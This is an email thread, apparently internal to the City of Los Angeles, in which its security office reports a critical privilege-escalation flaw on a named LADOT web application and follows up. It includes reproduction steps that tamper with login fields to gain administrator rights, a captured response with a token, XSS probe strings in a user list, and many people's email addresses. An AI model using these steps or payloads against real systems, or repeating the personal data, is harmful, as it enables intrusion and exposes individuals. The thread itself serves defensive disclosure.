
Re: Potential Web Application Vulnerability Detected

Lon Soh <lon.soh@lacity.org>

Thu, Jun 8, 2023 at 2:28 PM

To: ITA Information Security Office <ita.security@lacity.org>, John Darragh <darragh@entrotech.net>, Alexander Wikstrom <alexander.wikstrom@lacity.org>

Looping in the TDM folks...

John, can you please investigate? Thanks.

Lon L. Soh

Senior Systems Analyst II
Information Technology Division

Los Angeles Department of Transportation
213.972-8454

Notice: The information contained in this message is proprietary information belonging to the City of Los Angeles and/or its Proprietary Departments and is intended only for the confidential use of the addressee. If you have received this message in error, are not the addressee, an agent of the addressee, or otherwise authorized to receive this information, please delete/destroy and notify the sender immediately. Any review, dissemination, distribution or copying of the information contained in this message is strictly prohibited.

On Wed, Jun 7, 2023 at 12:11 PM ITA Information Security Office <ita.security@lacity.org> wrote:

Hello DOT cybersecurity coordinators,
Could we please get an update on this?

Information Security Office
Information Technology Agency
City of Los Angeles
ita.security@lacity.org

On Fri, Jun 2, 2023 at 8:31 AM ITA Information Security Office <ita.security@lacity.org> wrote:

Hello DOT cybersecurity coordinators, we have recently identified a host, tdm.ladot.lacity.org, with a potential critical severity vulnerability. Based on a trusted third party vendor, this site may be vulnerable to Privilege Escalation attacks.

Please investigate and remediate as soon as possible. Recommendations and reference guides have been provided below.

=====

Severity: Critical

Analysis:

Similar to a previously reported IDOR vulnerability on the same host, tdm.ladot.lacity.org was detected with a potential critical Privilege Escalation vulnerability. Privilege escalation attacks occur when a threat actor gains


access to an employee's account, bypasses the proper authentication channel, and successfully grants themselves access to data they are not supposed to have.

A remote attacker can exploit this to elevate their own account permissions and execute arbitrary commands with the privileges of **administrator**. The impact of this could allow malicious actors to modify the permissions in order to delete or steal data, add or delete users, gain access to system files and cause disruption in the operations, or create backdoors for future attacks. Please investigate and remediate as soon as possible, recommendations have been provided below.

Steps to reproduce:

1. Navigate to <https://tdm.ladot.lacity.org/login>
2. Create a standard user account (if necessary)
3. Intercept the login request and modify the following fields

```
"isAdmin":true,  
"emailConfirmed":true,  
"isSecurityAdmin":true
```



```
1 HTTP/1.1 200 OK  
2 Content-Length: 387  
3 Connection: close  
4 Content-Type: application/json; charset=utf-8  
5 Date: Fri, 02 Jun 2023 07:54:50 GMT  
6 Access-Control-Allow-Origin: *  
7 ETag: W/"183-NNto0qlRshxxUhx55pGalVjV94"  
8 Set-Cookie: jwt=  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFnZW50IjpbImVfSRVaf70S80SwaoBhWqkFxVEZ0-hsWWc",  
RVaf70S80SwaoBhWqkFxVEZ0-hsWWc"; Path=/; Expires=Fri, 02 Jun 2023 19:54:50 GMT; HttpOnly  
9 X-Powered-By: Express  
10  
11 {  
  "isSuccess":true,  
  "token":  
  "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFnZW50IjpbImVfSRVaf70S80SwaoBhWqkFxVEZ0-hsWWc",  
  "user":{  
    "id":305,  
    "firstName":"le",  
    "lastName":"hack",  
    "email":"h1_analyst_lea@wearehackerone.com",  
    "isAdmin":true,  
    "emailConfirmed":true,  
    "isSecurityAdmin":true|  
  }  
}
```

4. Continue logging in and notice how the **Security** tab is now visible for the standard user login

LOS ANGELES City Services 311

LADOT My Projects Create Project Security About FAQ Feedback Hello, Sas

Welcome to Los Angeles' Transportation Demand Management Calculator

First, let's get some information about your project

Project Name * required
Project Name is required

Address * required

AIN/APN (Assessor's Identification Number) * required

Alternative # optional

Building Permit # optional

LADOT Case # optional

City Planning Case # optional

Press **Esc** to exit full screen

midnightgator@bugcrowdninja.com	""><, <h1>test</h1>	<input type="checkbox"/>	<input type="checkbox"/>
xocox98642@loongwin.com	"><svg onload=[alert](1)->, "><svg onload=[alert](1)->	<input type="checkbox"/>	<input type="checkbox"/>
bugsdetects@gmail.com	<h1>one</h1>, <h1>hacker</h1>	<input type="checkbox"/>	<input type="checkbox"/>
cccc@dispostable.com	><, <h1>test</h1>	<input type="checkbox"/>	<input type="checkbox"/>
OxSasan@proton.me	Ox, Sasan	<input type="checkbox"/>	<input type="checkbox"/>
rantelm9@gmail.com	A, Rachel	<input type="checkbox"/>	<input type="checkbox"/>
piweno4533@in2reach.com	aaaa, test	<input type="checkbox"/>	<input type="checkbox"/>
securityadmin@dispostable.com	Admin, Security	<input type="checkbox"/>	<input checked="" type="checkbox"/>
abohemada40@gmail.com	ahmed{8*8}, ahmed<>	<input type="checkbox"/>	<input type="checkbox"/>
abhithdamodaran@gmail.com	bing.com, <h1>test</h1>	<input type="checkbox"/>	<input type="checkbox"/>
lewebix472@appxapi.com	bix, lewe	<input type="checkbox"/>	<input type="checkbox"/>
bbuente@1010dev.org	buente, robert	<input type="checkbox"/>	<input type="checkbox"/>
tomas.carranza@lacity.org	Carranza, Tomas	<input type="checkbox"/>	<input type="checkbox"/>
jchambers@gibsontrans.com	Chambers, Jonathan	<input type="checkbox"/>	<input type="checkbox"/>
shawwn@evolgo.co	Chavira, Shawn	<input type="checkbox"/>	<input type="checkbox"/>
n.chyba@fehrandpeers.com	Chyba, Natalie	<input type="checkbox"/>	<input type="checkbox"/>

Recommendations:

- 1) Please validate and remediate this privilege escalation vulnerability as soon as possible.
 - Please review all administrator accounts and remove unrecognized/unauthorized accounts as necessary.
 - This site has been added to our weekly scan schedule, please let us know if we can run authenticated scans. If so, we would need access to a login account (username/password).
- 2) Ensure any end-of-life/end-of-support software is upgraded or removed.
- 3) Ensure that the host has the latest patches and updates installed for any other application including the operating system.

References:

<https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained>

Please disregard the following:

#1994610

Thank you,

Information Security Office
Information Technology Agency
City of Los Angeles
ita.security@lacity.org